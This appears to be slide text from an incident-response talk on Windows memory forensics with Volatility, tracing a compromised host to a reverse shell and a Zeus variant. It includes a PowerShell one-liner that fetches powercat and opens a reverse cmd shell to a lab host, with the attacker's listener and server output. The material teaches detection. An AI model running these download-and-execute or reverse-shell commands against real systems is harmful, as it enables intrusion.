0xa680f8161cc0	TCPv4	192.168.2.234:50509	205.185.216.10:80	CLOSED	996	svchost.exe	
0xa680f81a6010	UDPv4	0.0.0.0:59267	*:*		292	svchost.exe	2020-10-05 16:31:27 UTC+0000
0xa680f81a6010	UDPv6	:::59267	*:*		292	svchost.exe	2020-10-05 16:31:27 UTC+0000
0xa680f81ada30	UDPv4	0.0.0.0:0	*:*		2028	powershell.exe	2020-10-05 19:43:00 UTC+0000
0xa680f83506b0	UDPv6	:::1:58109	*:*		1780	svchost.exe	2020-10-05 16:31:24 UTC+0000

0xa680f81ada30	UDPv4	0.0.0.0:0	*:*	2028	powershell.exe	2020-10-05 19:43:00 UTC+0000	
0xa680f8e8cec0	UDPv4	0.0.0.0:0	*:*	2028	powershell.exe	2020-10-05 19:43:00 UTC+0000	
0xa680f8e8cec0	UDPv6	:::0	*:*	2028	powershell.exe	2020-10-05 19:43:00 UTC+0000	
0xa680f9373310	UDPv4	0.0.0.0:0	*:*	2028	powershell.exe	2020-10-05 19:43:00 UTC+0000	
0xa680f9373310	UDPv6	:::0	*:*	2028	powershell.exe	2020-10-05 19:43:00 UTC+0000	
0xa680f9a5ecc0	TCPv4	192.168.2.234:51505	192.168.2.244:1234	CLOSED	2028	powershell.exe	2020-10-05 19:43:00 UTC+0000
0xa680fa5a00e0	UDPv4	0.0.0.0:0	*:*	2028	powershell.exe	2020-10-05 19:43:00 UTC+0000	



Command Line | # vol.py -f mem.vmem --profile=Win10x64_15063 cmdline -p 2028

powershell.exe pid: 2028

Command line : powershell.exe -WindowStyle Hidden -c IEX(New-Object

System.Net.WebClient).DownloadString('http://192.168.2.244/powercat.ps1');powercat -c 192.168.2.244 -p 1234 -e cmd

- PowerShell Downloading a PS script called Powercat
- Executing a reverse shell to the same host on port 1234
- Bypassed most AV tools when tested

Retrieval of the Powercat PS1

```
root@kali:/home/kali/powercat# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.2.234 - - [07/Oct/2020 19:05:42] "GET /powercat.ps1 HTTP/1.1" 200 -
192.168.2.234 - - [07/Oct/2020 19:06:45] "GET /powercat.ps1 HTTP/1.1" 200 -
192.168.2.234 - - [07/Oct/2020 19:07:15] "GET /powercat.ps1 HTTP/1.1" 200 -
192.168.2.234 - - [07/Oct/2020 19:08:10] "GET /powercat.ps1 HTTP/1.1" 200 -
192.168.2.234 - - [07/Oct/2020 19:08:55] "GET /powercat.ps1 HTTP/1.1" 200 -
```

Reverse Shell to Victim

```
root@kali:/home/kali# nc -lvp 1234
listening on [any] 1234 ...

192.168.2.234: inverse host lookup failed: Unknown host
connect to [192.168.2.244] from (UNKNOWN) [192.168.2.234] 50576
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Amy Walsh\Documents>
C:\Users\Amy Walsh\Documents>whoami
whoami
desktop-9pkickn\amy walsh

C:\Users\Amy Walsh\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is C4EE-5AC8

Directory of C:\Users\Amy Walsh\Documents

10/07/2020  04:12 PM    <DIR>          .
10/07/2020  04:12 PM    <DIR>          ..
10/05/2020  11:27 AM             13,204 Book1.xlsm
10/05/2020  10:07 AM    <DIR>          Custom Office Templates
10/05/2020  12:39 PM             20,489 Profit-and-Loss-Statement.xlsm
                2 File(s)          33,693 bytes
                3 Dir(s)   34,056,998,912 bytes free

C:\Users\Amy Walsh\Documents>
```

Network Scanning and Process Tree

```
# vol.py -f mem.vmem --profile=Win10x64_15063 netscan
```

```
# vol.py -f mem.vmem --profile=Win10x64_15063 netscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Local Address          Foreign Address        Pid
0xa680f764b010    172.16.176.143:1054    185.193.90.250:80     856
0xa680f764d400    0.0.0.0:1056          185.193.90.250:80     856
```


```
# vol.py -f mem.vmem --profile=Win10x64_15063 pstree
```

```
# vol.py -f mem.vmem --profile=Win10x64_15063 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                     Pid  PPid  Thds  Hnds  Time
-----
0xfffffa680f7651040:System                4    0     58   379  2020-10-05 15:17:30 UTC+0000
. 0xfffffa680f86c3380:smss.exe            544   4     3    21  2020-10-05 15:17:30 UTC+0000
.. 0xfffffa680f8f67480:winlogon.exe       632  544    24   536  2020-10-05 15:17:31 UTC+0000
... 0xfffffa680f9117080:lsass.exe          688  632    21   405  2020-10-05 15:17:31 UTC+0000
... 0xfffffa680f8fe5640:services.exe       676  632    16   288  2020-10-05 15:17:31 UTC+0000
.... 0xfffffa680f99927c0:cmd.exe            124  676     0   ----  2020-10-05 15:18:45 UTC+0000
..... 0xfffffa680f99b47c0:svchost.exe         856  676    29   336  2020-10-05 15:18:45 UTC+0000
```



IP Indicator Lookup


- We can see that svchost.exe is the process which is making connections with 185.193.90.250 instead of an Internet Browser
- <http://www.ipvoid.com/scan/185.193.90.250/>

Analysis Date	2020-10-06 11:26:17
Elapsed Time	25 seconds
Blacklist Status	BLACKLISTED 10/115
IP Address	185.193.90.250 Find Sites IP Whois
Reverse DNS	Unknown
ASN	AS204428
ASN Owner	SS-Net
ISP	SS-Net
Continent	Europe
Country Code	 (RU) Russia
Latitude / Longitude	55.7386 / 37.6068 Google Map
City	Unknown
Region	Unknown



Process Dump | # vol.py -f mem.vmem --profile=Win10x64_15063 procdump -p PID
--dump-dir=.

- We can then dump the process we know is calling out svchost.exe to a file
- SHA/MD5 the dump file or upload the .exe itself
- Input it into VirusTotal
- Voila! Zeus variant



DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Ad-Aware	Gen:Variant.Razy.447136	AegisLab	Trojan.Win32.Zbot.41c
AhnLab-V3	Worm/Win32.IRC.Bot.C136977	Alibaba	TrojanPSW/Win32/Generic.c5719b8a
ALYac	Gen:Variant.Razy.447136	Antiy-AVL	Trojan(Spy)/Win32.Zbot
SecureAge APEX	Malicious	Arcabit	Trojan.Razy.D6D2A0
Avast	Sf:Crypt-BT [Trj]	AVG	Sf:Crypt-BT [Trj]
Avira (no cloud)	TR/Patched.Ren.Gen	BitDefender	Gen:Variant.Razy.447136
BitDefenderTheta	Gen:NN.Zexaf.34216.jqZ@eqTeVhc	Bkav	W32.AIDetectVM.malware2
CAT-QuickHeal	Trojanpws.Zbot.7465	ClamAV	Win.Malware.Agent-6369755-0
Comodo	TrojWare.Win32.Spy.Zbot.ABW@1qnp50	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.ae96c0	Cylance	Unsafe
Cynet	Malicious (score: 100)	Cyren	W32/Zbot.AG.gen/Eldorado
eGambit	Unsafe.AI_Score_97%	eScan	Gen:Variant.Razy.447136
ESET-NOD32	A Variant Of Generic.BQNCNZM	F-Secure	Trojan.TR/Patched.Ren.Gen
FireEye	Generic.mg.59f1993ae96c0108	Fortinet	W32/Kryptik.BZAXltr
GData	Gen:Variant.Razy.447136	Ikarus	Trojan-Spy.Zbot

Registry UserAssist | # vol.py -f mem.vmem --profile=Win10x64_15063 userassist

GUI-based programs launched from the desktop are tracked in the launcher on a Windows System

```
x00000630 df 9a 90 77 00 00 00 00 b2 00 05 00 00 00 00 00 ...W.....
x00000640 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

EG_BINARY   %windir%\system32\displayswitch.exe :
Count:      13
Focus Count: 19
Time Focused: 0:06:20.500000
Last updated: 2020-06-14 11:36:46 UTC+0000
Raw Data:
x00000000 00 00 00 00 0d 00 00 00 13 00 00 00 60 cc 05 00 .....
x00000010 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
x00000020 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
x00000030 00 00 80 bf 00 00 80 bf ff ff ff ff a0 ff 0e 16 .....
x00000040 40 42 d6 01 00 00 00 00 @B.....

EG_BINARY   %windir%\system32\calc.exe :
Count:      12
Focus Count: 17
Time Focused: 0:05:40.500000
Last updated: 2020-06-14 11:36:46 UTC+0000
Raw Data:
x00000000 00 00 00 00 0c 00 00 00 11 00 00 00 20 30 05 00 .....0..
x00000010 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
x00000020 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
x00000030 00 00 80 bf 00 00 80 bf ff ff ff ff a0 ff 0e 16 .....
x00000040 40 42 d6 01 00 00 00 00 @B.....

EG_BINARY   Microsoft.Windows.StickyNotes :
Count:      11
Focus Count: 15
Time Focused: 0:05:00.500000
Last updated: 2020-06-14 11:36:46 UTC+0000
Raw Data:
x00000000 00 00 00 00 0b 00 00 00 0f 00 00 00 e0 93 04 00 .....
x00000010 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
x00000020 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
x00000030 00 00 80 bf 00 00 80 bf ff ff ff ff a0 ff 0e 16 .....
```

```
Focus Count: 182
Time Focused: 6:56:58.748000
Last updated: 2020-08-09 11:15:33 UTC+0000
Raw Data:
0x00000000 00 00 00 00 41 00 00 00 b6 00 00 00 88 bf 7d 01 ....A.....}.
0x00000010 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
0x00000020 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
0x00000030 00 00 80 bf 00 00 80 bf ff ff ff ff 90 ac 23 66 .....#f
0x00000040 3e 6e d6 01 00 00 00 00 >n.....

REG_BINARY   C:\Users\admin\Downloads\vlc-3.0.10-win32.exe :
Count:      0
Focus Count: 8
Time Focused: 0:01:45.630000
Last updated: 1970-01-01 00:00:00 UTC+0000
Raw Data:
0x00000000 00 00 00 00 00 00 00 00 08 00 00 00 aa 9a 01 00 .....
0x00000010 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
0x00000020 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
0x00000030 00 00 80 bf 00 00 80 bf ff ff ff ff 00 00 00 00 .....
0x00000040 00 00 00 00 00 00 00 00 .....

REG_BINARY   %ProgramFiles%\VideoLAN\VLC\vlc.exe :
Count:      36
Focus Count: 55
Time Focused: 1 day, 8:37:39.969000
Last updated: 2020-08-09 00:19:26 UTC+0000
Raw Data:
0x00000000 00 00 00 00 24 00 00 00 37 00 00 00 0d 4a 00 07 ....$.7...J..
0x00000010 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
0x00000020 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
0x00000030 00 00 80 bf 00 00 80 bf ff ff ff ff 90 3b c6 bd .....;..
0x00000040 e2 6d d6 01 00 00 00 00 .m.....

REG_BINARY   %windir%\system32\wuauclt.exe :
Count:      0
Focus Count: 4
```


Registry Shellbags | # vol.py -f mem.vmem --profile=Win10x64_15063 shellbags

Which folders were accessed on the local machine, the network, and/or removable devices.

```
*****
Registry: \??\C:\Users\Amy Walsh\AppData\Local\Microsoft\Windows\UsrClass.dat
Key: Local Settings\Software\Microsoft\Windows\Shell\BagMRU\1\1
Last updated: 2020-10-05 19:37:20 UTC+0000
Value  Mru  File Name      Modified Date          Create Date            Access Date            File Attr              Path
-----
1      1      HACK~1         2020-10-05 17:06:16 UTC+0000                2020-10-05 17:06:16 UTC+0000                2020-10-05 17:06:16 UTC+0000                DIR                  E:\TOOL\HACK
0      2      DATA~1       2020-10-05 17:06:16 UTC+0000                2020-10-05 17:06:16 UTC+0000                2020-10-05 17:06:16 UTC+0000                DIR                  E:\Backups\Users
2      0      MIMI~1        2020-10-05 15:16:00 UTC+0000                2017-03-18 11:40:22 UTC+0000                2020-10-05 15:16:00 UTC+0000                DIR                  E:\Super\Secret\Stuff
*****
```

Timeliner | # vol.py -f mem.vmem --profile=Win10x64_15063 timeliner

- Extracts artifacts in memory that have a timestamp associated.
- Data from mftparser and shellbags plugins can be combined as well
- You can feed this into a super-timeline using Plaso log2timeline- create a comprehensive view of what has occurred on disk and logs but also what occurred in memory.



The screenshot shows an Excel spreadsheet titled 'mactime.txt - Excel'. The spreadsheet contains a list of system events with columns for time, file name, and process information. Two rows are highlighted in red:

Time	File Name	Process
77391	Users\AMYWAL~1\DOCUME~1~\$PROF~1.XLS (Offset: 0x4731e8)	[MFT FILE_NAME] Users\AMYWAL~1\DOCUME~1~\$PROF~1.XLS (Offset: 0x4731e8)
77392	Users\AMYWAL~1\DOCUME~1~\$Profit-and-Loss-Statement.xlsm (Offset: 0x4731e8)	[MFT FILE_NAME] Users\AMYWAL~1\DOCUME~1~\$Profit-and-Loss-Statement.xlsm (Offset: 0x4731e8)

In Closing...



Don't forget about the **important role** that live analysis plays as part of IR



Ensure your **IR process** includes memory analysis – make sure you don't pull the plug on systems or you lose this critical volatile data!



Adversaries use **various techniques** (persistence, code injection, hiding techniques, etc.) to elude traditional security tools



The use of live forensics will **augment your ability** to better identify and these techniques and respond to attacks in a timely manner – **reducing the dwell time.**



Peter Morin

petermorin123@gmail.com

Twitter: @PeterMorin123

<http://www.petermorin.com>



@PeterMorin123